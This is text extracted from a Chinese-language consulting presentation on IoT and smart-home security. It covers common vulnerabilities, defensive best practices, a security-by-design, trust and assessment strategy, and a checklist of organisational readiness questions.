


易导致后续迭代变更管理混乱



系统功能存在安全隐患，黑客通过各类安全漏洞入侵智能社区和智能家居系统

智能家居和智能社区安全漏洞的根本原因——安全检测与应急响应方面



物联网安全测试模拟演练



IoT安全威胁的应对策略

IoT安全最佳实践

尽管IoT带来了独特与全新的安全挑战，网络安全的基本原则依然适用IoT环境。

更新与补丁 Updates and Patches

- IoT用户或管理员需要定期更新软体或安装补丁程序。
- IoT设备应有能力检测和验证更新与补丁的真实性。

防火墙与入侵防御/检测系统 Firewall and IPS/IDS

- IoT的网络环境应合理配置防火墙，以及配置具有深层抓包检测能力的入侵防御/检测系统。

安全启动 Secure Booting

- IoT设备在启动时应通过数字签名（digital signature）验证软体的真实性与完整性。

设备验证与管理 Device Authentication & Management

- IoT的网络环境应对入网的IoT设备进行验证授权；完成验证授权后，入网IoT设备方可在IoT网络内接收和发送数据。
- 应恰当配置IoT设备中的功能与参数；首次配置功能与参数时应采用在线验证与在线自动配置模式。
- IoT设备应定期进行安全性与系统健康状态检查。

访问权限控制 Access Control

- 采用角色为基础的访问控制（role-based access control），限制IoT设备上运行的系统与应用权限。
- 应仅授予IoT用户所需的最小权限。

加密 Encryption

- 敏感的数据无论是存储在IoT设备上还是在传输过程中应当采取恰当的加密保护手段。

普华永道IoT安全策略——理解 and 解决IoT安全问题

Security by DESIGN

安全设计指引，安全设计方案，应用验证模式，安全SDLC，安全系统架构，数据安全.....

Security by TRUST

提升用户对IoT的信任是成功部署大规模IoT的关键

Security by ASSESSMENT

IoT安全攻防测试与“白盒子”整体安全评估是提升IoT安全的核心解决方案




三个针对IoT安全与隐私保护的应对策略与解决方案

1



搭建IoT安全体系
进行IoT安全测试与评估

建立IoT产品与服务安全体系



进行产品/系统安全测试与评估

渗透测试

源代码扫描

协议安全评估

固件安全评估


2

进行个人隐私保护合规



差距分析

合规策略



3

建立公司内部网络安全管理体系



管理

技术

运行



IoT安全，你准备好了吗？

我们需要保护哪些最重要的数据
(例如：个人资料、隐私、产品配
方、独家工艺)？

我们是否制定并采用了跨所有支援部门与业
务部门的全组织网络安全风险管理计划和内
部沟通战略？

在网络安全领域，我们是
否已经制定并分配了足够
的预算与资源？

我们将如何应对网络攻击？
是否编制了经过演练的网络安全事件应急方案？
我们在什么情况下会将安全事件通报执法机构和其他相关监管部门？

现有的网络安全框架是否支持我
们的IoT扩张计划？

我们公司是否有跨部门的网
络安全风险管理团队？

如果发生网络攻击事件，
我们在遏制，补救和沟通
方面的响应能力如何？

我们是否意识到或准备好遇到诸
如钓鱼邮件等的常见网络攻击？

我们是否完全了解我们所面临的
网络安全风险和网络安全威胁？

谢谢!



颜国定 Kok Tin Gan

副主席, itSMF

合伙人, 网络安全与隐私保护, 普华永道

kok.t.gan@hk.pwc.com

+852 2289 1935, +852 9728 0211, +86 155 4689 0211